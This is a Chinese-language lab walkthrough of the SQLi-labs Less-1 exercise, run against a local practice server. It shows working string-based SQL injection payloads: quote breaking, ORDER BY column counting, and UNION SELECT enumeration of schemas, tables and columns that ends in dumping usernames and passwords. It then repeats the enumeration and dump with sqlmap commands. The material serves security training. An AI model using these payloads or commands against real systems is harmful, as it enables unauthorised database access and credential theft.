Sqli-libs Less1——字符型注入
URL:http://192.168.224.128/sqli/Less-1/
一、手工注入

1.打开页面,如下所示:
2.根据提示,在url后输入参数id的值,页面显示:


说明,根据传入id参数值的不同,后台服务器查询的数据不同,展示在了前端界面。(参数可控)
3.尝试在参数值的后面输入特殊字符,看页面是否报出数据库语法错误:
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-nUbht4p2-1618313233491)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413183132277.png)]](https://img-blog.csdnimg.cn/20210413193111817.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
报错语句:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1
这里报错提示的核心是:
'1'' LIMIT 0,1
1’ 是手动输入上去的,猜测后台执行的语句是:
SELECT xx FROM xxx WHERE id=' '
进一步验证猜测,输入:
1' and '1'='1
页面和输入id=1时显示的一样,正常:![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-bULITxMQ-1618313233492)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413183720975.png)]](https://img-blog.csdnimg.cn/20210413193139158.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
那么很清楚地说明,猜测的后台Sql执行语句正确。
4.这里尝试UNION查询注入方式,首先使用order by方法确定查询的字段数目,需要注意的是,这里是参数类型是字符型,所以在构造payload时要闭合前面的单引号,过滤后面的单引号(#或者–+):
http://192.168.224.128/sqli/Less-1/?id=1' order by 5--+
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-6UXSuUoE-1618313233493)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413184004683.png)]](https://img-blog.csdnimg.cn/20210413193205779.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
用二分法确定字段数目,最终确定的字段数为3:![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-3aiAw48v-1618313233494)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413184145814.png)]](https://img-blog.csdnimg.cn/20210413193232363.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
5.使用union查询语句,并将id的值改为-1(让前面的查询出错),让页面显示出查询的显示位:
http://192.168.224.128/sqli/Less-1/?id=-1' union select 1,2,3--+
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-cEaUZqm3-1618313233494)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413184314321.png)]](https://img-blog.csdnimg.cn/20210413193250560.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
显示位为2和3,
6.收集相关信息(数据库用户、当前数据库名称等):
http://192.168.224.128/sqli/Less-1/?id=-1' union select 1,user(),database()--+
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-fmvE6q9s-1618313233494)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413184529962.png)]](https://img-blog.csdnimg.cn/20210413193307992.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
7.接下来的步骤就是:查数据库—>查数据表—>查字段名称—>获取数据:
利用
information_schema.schemata
information_schema.tables
information_schema.columns
利用条件:Mysql版本大于5.0
group_concat():将查询的数据一行全部显示出来
查所有数据库:
http://192.168.224.128/sqli/Less-1/?id=-1' union select 1,group_concat(schema_name),3 from information_schema.schemata--+
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-sBIRHR2D-1618313233495)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413184955421.png)]](https://img-blog.csdnimg.cn/20210413193354685.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
查当前数据库中的数据表:
http://192.168.224.128/sqli/Less-1/?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-OhTndd5H-1618313233495)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413185118021.png)]](https://img-blog.csdnimg.cn/20210413193417959.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
查users表中的字段名称:
http://192.168.224.128/sqli/Less-1/?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name='users'--+
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-gddAUnoq-1618313233496)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413190925640.png)]](https://img-blog.csdnimg.cn/20210413193438665.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
查相应数据:
http://192.168.224.128/sqli/Less-1/?id=-1' union select 1,group_concat(username),group_concat(password) from users--+
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-lxJwFPcV-1618313233496)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413191122801.png)]](https://img-blog.csdnimg.cn/20210413193500140.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
总结:
字符型注入方法要点:
首先尝试让页面出错,判断参数是否可控,并是否带入到了后台数据库中查询;再根据Mysql的特性构造相对应的Payload。
二、Sqlmap工具使用:

1.判断有无注入
sqlmap -u "http://192.168.224.128/sqli/Less-1/?id=1"
2.查所有数据库名称:
sqlmap -u "http://192.168.224.128/sqli/Less-1/?id=1" -dbs


3.查询security数据库中的数据表:
sqlmap -u "http://192.168.224.128/sqli/Less-1/?id=1" -D security --tables
4.查询users下的字段数名称:
sqlmap -u "http://192.168.224.128/sqli/Less-1/?id=1" -D security -T users --columns
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-HufeaKwM-1618313233500)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413192216509.png)]](https://img-blog.csdnimg.cn/20210413193858741.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-g7o7z2QX-1618313233500)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413192226551.png)]](https://img-blog.csdnimg.cn/2021041319391237.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
5.查数据:
sqlmap -u "http://192.168.224.128/sqli/Less-1/?id=1" -D security -T users -C username,password --dump
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-596MHgRV-1618313233501)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413192513045.png)]](https://img-blog.csdnimg.cn/20210413193931311.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-MM6jSfHq-1618313233501)(C:\Users\Administrator\AppData\Roaming\Typora\typora-user-images\image-20210413192525013.png)]](https://img-blog.csdnimg.cn/20210413193943993.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L0RheWRyZWFtRg==,size_16,color_FFFFFF,t_70)